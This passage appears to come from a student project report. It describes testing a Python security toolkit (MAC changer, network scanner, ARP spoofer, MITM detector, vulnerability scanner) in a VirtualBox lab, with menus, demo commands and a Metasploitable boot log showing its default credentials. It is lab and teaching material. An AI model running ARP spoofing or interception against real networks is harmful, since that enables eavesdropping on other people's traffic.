    - For external NIC card, I used wi-fi adaptor which has Atheros AR9271 chipset.

2. Network Scanner program:
    - This tool would scan network and able to find out systems in the network.
    - To make virtual network I used Oracle VirtualBox Software.
    - In network I added two Linux machine, one windows10 machine, one Linux server

3. Spoofer program:
    - This tool would change ARP data of the computer.
    - For this I perform this test from Ubuntu machine to Windows machine.
    - After result, program supposed to undo all changes made in target machine to restore proper communication.


4. MITM detector program:
    - This tool would check any man-in-the-middle attack happening on the system.
    - For this I perform live man-in-the-middle attack on machine.
    - Then I check if program is able to detect that attack or not.


5. Vulnerability Scanner:
    - This tool would check any vulnerability in the internal web application.
    - For this I configure Linux server in the network.


- I hosted dummy web application on the server.
- Then I scan that server with this tool.


5.3.2 Integration Testing


- In this testing I integrated all tools in the framework, did entry in the Main Menu and again run previous test cases with framework with different inputs.
- MAC changer program would change MAC address of any internal or external NIC card with main framework.
- Network scanner program would scan network with framework.
- Spoofer program would change ARP data of the computer.
- After result, program supposed to undo all changes made in target machine to restore proper communication.
- MITM detector program would check any man-in-the-middle attack happening on the system.
- Vulnerability scanner would check any vulnerabilities in the internal web application.




Metasploitable [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Starting up ...
Loading, please wait...



Metasploitable [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
* Loading kernel modules...
* Loading manual drivers... [OK]
* Setting kernel variables... [OK]
* Activating swap... [OK]
* Checking root file system...
fsck 1.40.8 (13-Mar-2008)
/dev/mapper/metasploitable-root: clean, 55593/458752 files, 384214/1835008 block
s
[OK]
* Checking file systems...
fsck 1.40.8 (13-Mar-2008)
/dev/sda1: recovering journal
/dev/sda1: clean, 31/60240 files, 32963/240940 blocks
[OK]
* Mounting local filesystems... [OK]
* Activating swapfile swap... [OK]
Mounting securityfs on /sys/kernel/security: done.
Loading AppArmor profiles : done.
* Checking minimum space in /tmp... [OK]
* Skipping firewall: ufw (not enabled)... [OK]
* Configuring network interfaces... [OK]
* Starting portmap daemon... [OK]
* Starting NFS common utilities [OK]
* Setting up console font and keymap... [OK]



Metasploitable [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
* Starting periodic command scheduler crond [OK]
* Starting Tomcat servlet engine tomcat5.5 [OK]
* Starting web server apache2 [OK]
* Running local boot scripts (/etc/rc.local) [OK]
nohup: appending output to 'nohup.out'
nohup: appending output to 'nohup.out'
Warning: Never expose this VM to an untrusted network!
Contact: msfdev[at]metasploit.com
Login with msfadmin/msfadmin to get started
metasploitable login: msfadmin
Password:


Metasploitable [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ ifconfig
eth0 Link encap:Ethernet HWaddr 08:00:27:91:56:2a
inet addr:192.168.1.102 Bcast:192.168.1.255 Mask:255.255.255.0
inet6 addr: fe80::a00:27ff:fe91:562a/64 Scope:Link
UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
RX packets:56 errors:0 dropped:0 overruns:0 frame:0
TX packets:76 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:1000
RX bytes:7020 (6.8 KB) TX bytes:7856 (7.6 KB)
Base address:0xd020 Memory:f0200000-f0220000
lo Link encap:Local Loopback
inet addr:127.0.0.1 Mask:255.0.0.0
inet6 addr: ::1/128 Scope:Host
UP LOOPBACK RUNNING MTU:16436 Metric:1
RX packets:98 errors:0 dropped:0 overruns:0 frame:0
TX packets:98 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:0
RX bytes:21621 (21.1 KB) TX bytes:21621 (21.1 KB)
msfadmin@metasploitable:~$

5.3.3 System Testing

- Once all tools integrated and tested in the Main framework, the next step was to test the whole system, and ensure the working of all the tools as a whole software.
- Software must handle all error and give proper suggestions for input to the user.





```
[~] Scan Network          - Enter 2
[~] Spoofing test         - Enter 3
[~] MITM Detector         - Enter 4
[~] vulnerability Scanner - Enter 5
[~] To use command mode   - type "command"
[~] To close software     - type "exit"


main >>>3
DEMO COMMAND :
python3 arp_spoof.py -t 192.168.10.19 -s 192.168.10.1
python3 arp_spoof.py --help

NOTE: USE COMMAND MODE ONLY IF INPUT MODE NOT WORKING

<input mode>
Enter target ip address   :
Enter spoofing ip address :
```


```
##################[ MENU ]###################
[~] Change MAC address    - Enter 1
[~] Scan Network          - Enter 2
[~] Spoofing test         - Enter 3
[~] MITM Detector         - Enter 4
[~] vulnerability Scanner - Enter 5
[~] To use command mode   - type "command"
[~] To close software     - type "exit"


main >>>4
DEMO commands:-
python3 mitm_detector.py

NOTE: USE COMMAND MODE ONLY IF INPUT MODE NOT WORKING

<input mode>
Enter interface being used :
```

```
[~] Change MAC address    - Enter 1
[~] Scan Network          - Enter 2
[~] Spoofing test         - Enter 3
[~] MITM Detector         - Enter 4
[~] vulnerability Scanner - Enter 5
[~] To use command mode   - type "command"
[~] To close software     - type "exit"


main >>>5
DEMO commands:-
python3 vul_scanner.py

NOTE: USE COMMAND MODE ONLY IF INPUT MODE NOT WORKING

<input mode>
Enter url below
None
```

```
drwx------  19 root root      4096 Apr  5 19:47 root
drwxr-xr-x  34 root root       920 Apr  5 20:02 run
lrwxrwxrwx   1 root root         8 Jan 31 14:47 sbin -> usr/sbin
drwxr-xr-x  10 root root      4096 Jan 31 21:27 snap
drwxr-xr-x   2 root root      4096 Jul 31  2020 srv
-rw-------   1 root root 470287360 Jan 31 14:47 swapfile
dr-xr-xr-x  13 root root         0 Apr  5 19:42 sys
drwxrwxrwt  21 root root      4096 Apr  5 20:02 tmp
drwxr-xr-x   5 root root      4096 Mar 30 13:20 TY_PROJECT
drwxr-xr-x  14 root root      4096 Jul 31  2020 usr
drwxr-xr-x  14 root root      4096 Jul 31  2020 var

### >^C
<command mode> FORCE CLOSED

main >>>^C
FORCE QUIT
root@knight-VirtualBox:/TY_PROJECT#
```

5.3.4 Usability Testing

- Usability technique is a technique used to evaluate a product by testing it on users.
- Being used of this system, there should be an ease of use while dealing with this system.
- This system can also be used by easily by any non-technical person.



```
main >>>command
<command mode>

[###] WARNING: You are using command mode, this may harm your system!

### >ifconfig
enp0s3: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.1.104  netmask 255.255.255.0  broadcast 192.168.1.255
        inet6 fe80::5bd9:4344:179f:2fe9  prefixlen 64  scopeid 0x20<link>
        ether 08:00:27:e3:b0:b1  txqueuelen 1000  (Ethernet)
        RX packets 6150  bytes 7348913 (7.3 MB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 2711  bytes 298837 (298.8 KB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
```


```
[~] vulnerability Scanner - Enter 5
[~] To use command mode   - type "command"
[~] To close software     - type "exit"


main >>>1
DEMO COMMAND :
python3 mac_changer.py -i eth0 -m 08:00:27:5c:65:25
python3 mac_changer.py --help

NOTE: USE COMMAND MODE ONLY IF INPUT MODE NOT WORKING

<input mode>
Enter interface       :
Enter new MAC address :
Please type valid INTERFACE and MAC address

main >>>
```

